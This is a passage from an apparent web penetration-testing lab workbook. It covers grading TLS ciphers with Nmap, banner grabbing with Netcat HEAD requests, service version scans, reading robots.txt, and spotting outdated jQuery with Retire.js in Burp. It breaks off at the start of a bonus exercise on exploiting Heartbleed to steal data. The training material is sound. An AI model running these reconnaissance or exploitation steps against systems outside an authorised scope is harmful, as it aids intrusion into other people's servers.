
5. This tells Nmap to run the `ssl-enum-ciphers` NSE script against https://www.sec542.org, and save the results to the file `www.sec542.org.nmap`.
6. Note the final "least strength" value:



7. https://www.sec542.org scores a rating of **A** from **ssl-enum-ciphers**.
8. View the ssl-enum-ciphers description page, to get a better understanding of what criteria Nmap uses to grade the ciphers. Type the following command:

```
nmap --script-help ssl-enum-ciphers | less
```

9. You can page through the results by pressing the space bar (or using the up and down arrows). You can quit `less` by typing `q`.




10. Note the following text: *The scoring is based on the Qualys SSL Labs SSL Server Rating Guide, but does not take protocol support (TLS version) into account, which makes up 30% of the SSL Labs rating.*
11. The Qualys SSL Server Rating Guide is available at: github.com/ssllabs/research/wiki/SSL-Server-Rating-Guide

Test https://heartbleed.sec542.org

1. Run this terminal command:

```
nmap -p 443 --script=ssl-enum-ciphers heartbleed.sec542.org -oN /tmp/
heartbleed.sec542.org.nmap
```

2. Note the final "least strength" value:



3. https://heartbleed.sec542.org scores a rating of **C** from **ssl-enum-ciphers**. Shortly, we will identify which cipher(s) are causing this rating.

Find the Weak Ciphers

- https://www.sec542.org scores a rating of **A**
- https://heartbleed.sec542.org scores a rating of **C**


- Discover which **heartbleed.sec542.org** ciphers are causing the low grade . We are looking for the string "**- C**".

> **Note**
>
> There is a space between the dash and the "**C**". We use grep to locate these lines of output and need to escape the "-" with a "\" character so that it is not interpreted as an option.

- Discover which **heartbleed.sec542.org** ciphers are causing the low grade. Type the following (ensure there is a space between the `-` and the `C`):

```
grep "\- C" /tmp/heartbleed.sec542.org.nmap
```

- There are a number of offending ciphers, as shown in the screenshot below.



Final Step

1. Stop the Heartbleed Docker container by typing the following command in a terminal:

```
stop-containers.sh
```

Exercise 1.4 - Gathering Server Information

Objectives

- Perform basic server information gathering
- Use Netcat to craft simple HTTP requests
- Leverage Nmap NSE scripts to gain additional info
- Review response headers from within an interception proxy
- Look for outdated components using the Retire.js plugin


Lab Setup

Log in to Security542 VM:

- Username: **student**
- Password: **Security542**

Setup Part 1

1. In the Security542 VM, open Burp Pro and then open Firefox.




> **Warning**
>
> If you receieve a prompt to update Burp, click **Close** as any new or changed feaures may impact future lab exercises.

2. Click **Next** on the project screen (use the default option of **Temporary project**). Then click **Start Burp** on the next screen (use the default option of **Use Burp Defaults**).
3. Wait for Burp Pro to launch.
4. Run one instance of Burp pro only. Multiple instances of Burp Pro are running if you see the warning below.

Note

If you only have one instance running, you should not expect to see the popup below.




In this case, choose **Leave** and then close the newest Burp instance, leaving the original. When in doubt, close all Burp Pro instances and start over.

Warning

Burp Pro must be listening on port 8080, and the Burp Pro instance that generates the preceding error cannot bind to port 8080 because it is in use by another instance.

5. In Firefox: go to the proxy selector, and choose **Burp Pro**.



Note

We will use Burp Pro and your browser toward the end of this lab, feel free to minimize the Burp Pro and Firefox browser windows until you get to the last challenge.

Setup Part 2

1. Open a terminal by clicking the terminal icon on the upper panel or double-clicking the desktop icon.

Challenges

Perform the following steps:

- Use Netcat to craft an HTTP version 1.0 HEAD request to **http://www.sec542.org**.

Solution

1. Open a terminal and use Netcat to connect to www.sec542.org. The "-C" flag tells netcat to send CRLF (carriage return and line feed) after every line:

```
nc -C sec542.org 80
```


> **Note**
>
> That the cursor simply drops down to the next line without returning any data. At this point, Netcat has created a connection to port 80 on the local machine and is waiting for you to enter data to send.

2. Manually send an HTTP HEAD request. Type the following in the same terminal:

```
HEAD / HTTP/1.0
```

3. Then press `Enter` twice and press `Ctrl-C`.

4. This should elicit a response from the HTTP server running locally on port 80. Examine the response for information regarding the server version.



5. The **Server** HTTP response header, while able to be forged, offers a good starting point for consideration.

- Use Netcat to craft an HTTP version 1.0 HEAD request to **https://www.sec542.org** (notice https rather than http)


Solution

1. We used HTTP 1.0 because it does not require a **Host** header. HTTP 1.1 requires one, which we can verify now. Type the following (note that this connection will generate an error):

```
nc -C sec542.org 80
```

```
HEAD / HTTP/1.1
```

2. Press `Enter` twice and press `Ctrl-C`.




3. Note the error `HTTP/1.1 400 Bad Request.` This is due to the missing `Host:` header. Type the following to make a clean request:

```
nc -C sec542.org 80
```

```
HEAD / HTTP/1.1
```

```
Host: sec542.org
```

4. Press `Enter` twice and press `Ctrl-C`.




5. Run Netcat to connect to port 443 on www.sec542.org. Type the following command (note that this connection will generate an error):

```
nc -C www.sec542.org 443
```

6. Manually send another HTTP HEAD request. Type the following:

```
HEAD / HTTP/1.0
```

7. Then press `Enter` twice and press `Ctrl-C`.



Note

This results in the `HTTP/1.1 400 Bad Request` error because Netcat did not negotiate SSL/TLS. However, it still divulges the server version information.

- Perform an Nmap version scan of www.sec542.org.


Solution

1. Run Nmap with the service version detection option. Type the following command:

```
nmap -sV sec542.org
```

2. The `-sV` switch performs service version detection for ports that are deemed open by Nmap. This results in much more traffic being sent, but gives much better fidelity than just guessing a service version based upon port number.

3. Output should look similar to the following:



Note

Nmap will take several seconds to run. If you're questioning whether it is actually running, press the **<spacebar>** to display details about the scan. The version scan first finds open ports, and then connects to the service in an attempt to identify the name and version of the application running on that particular port.

• Use an Nmap NSE script to investigate the contents of the **robots.txt** file at the root of http://www.sec542.org.


Solution

1. Run Nmap with a script that identifies data found in the **robots.txt** file. Type the following command:

```
nmap --script=http-robots.txt www.sec542.org
```

```
[~]$ nmap --script=http-robots.txt www.sec542.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-05 11:42 UTC
Nmap scan report for www.sec542.org (10.42.42.42)
Host is up (0.000089s latency).
rDNS record for 10.42.42.42: workbook.sec542.org
Not shown: 996 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
| http-robots.txt: 3 disallowed entries
|_/cgi-bin/ /admin /sensitive
443/tcp open  https
| http-robots.txt: 3 disallowed entries
|_/cgi-bin/ /admin /sensitive

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

2. You can manually verify the Nmap results by opening Firefox and surfing to http://sec542.org/robots.txt.



• Locate and explore other NSE scripts in the student VM, paying particular attention to web-relevant ones.

Solution


1. Change to the `/usr/local/share/nmap/scripts` directory and review some of the scripts. The `http-robots.txt.nse` script is one of many interesting ones for application pen testers. The `robots.txt` file tells search engines like Google and Bing not to index listed files and directories. Those entries can be interesting!

```
cd /usr/share/nmap/scripts
ls
```

• Use the **Retire.js** plugin to look for outdated components in the https://www.sec542.org/phpbb/ application.


Solution

1. If you minimized the Burp Pro window, click on the **BurpSuite Professional** icon in the menu bar at the top of the virtual machine window to return Burp Pro back into focus.




2. Burp Pro should return to view.


3. Click the **Extender** menu item, and then click on the **BApp Store** sub-menu item.




4. Scroll down to the **Retire.js** item in the **BApp Store** list, select **Retire.js** by clicking on it, and then click the **Install** button in the main pane of page to the right.



5. Once the installation is complete, a checkmark will appear in the **Installed** column next to **Retire.js** within the **BApp Store** list.




6. Switch back to the **Dashboard** tab within Burp Pro.




7. Return to your Firefox browser window. If you minimized the windows as suggested at the beginning of the lab, click the running instance of Firefox in the menu bar at the top of the virtual machine window.

> **Note**
>
> If you do not have a running instance of Firefox, relaunch Firefox and set the proxy selector to "Burp Pro" per the instructions in the Lab Setup -> Setup Part 1 section at the beginning of this lab.

8. Navigate to https://www.sec542.org/phpbb.




9. Return back to Burp Pro, and look in the **Issue Activity** pane of the Dashboard windows for a reference to **Vulnerable version of the library 'jquery' found**.




10. Select the **Vulnerable version of the library 'jquery' found** entry, and then review the information in the **Advisory** pane of the **Dashboard** window.

> **Note**
>
> The advisory mentions that the "issue was generated by the Burp extension: Retire.js."



Final Steps

1. Be sure to disable the proxy setting in Firefox so that it does not interfere with future labs.
2. Go to the Firefox proxy selector drop-down and choose **[Direct]**.



3. Close the following windows:

    • Burp Pro

    • Firefox browser

    • Terminal window

Exercise 1.Bonus - Testing and Exploiting Heartbleed

Objectives


- Exploit a software configuration flaw with significant impact: Heartbleed
- Discover the Heartbleed vulnerability
- Gain hands-on experience with the ssl-heartbleed Nmap NSE script
- Exploit Heartbleed to steal data from vulnerable system

Lab Setup

1. Log in to Security542 VM:
    - Username: `student`
    - Password: `Security542`
2. Open a terminal by clicking the terminal icon on the upper panel.

3. Start the Docker nginx heartbleed container by typing the following command:

```
/labs/heartbleed.sh
```



4. Leave the command running as you perform the lab.
5. Two targets are in scope for this lab:
    - https://www.sec542.org
    - https://heartbleed.sec542.org

Challenges


- Use Nmap's `ssl-heartbleed` NSE script to determine if the targets are vulnerable to Heartbleed.

Solution - www.sec542.org

